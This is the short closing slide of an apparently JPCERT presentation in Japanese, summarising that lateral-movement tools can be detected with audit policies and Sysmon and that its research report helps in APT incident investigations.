- 一般的にLateral Movementには特定のツールおよびコマンドが使用される
- 監査ポリシーとSysmonを使うことで多くのツールを検知することができる
- 調査レポートはAPTインシデントを調査する際に活用することができる

Thank you

Q&A

https://www.jpcert.or.jp/research/ir_research.html

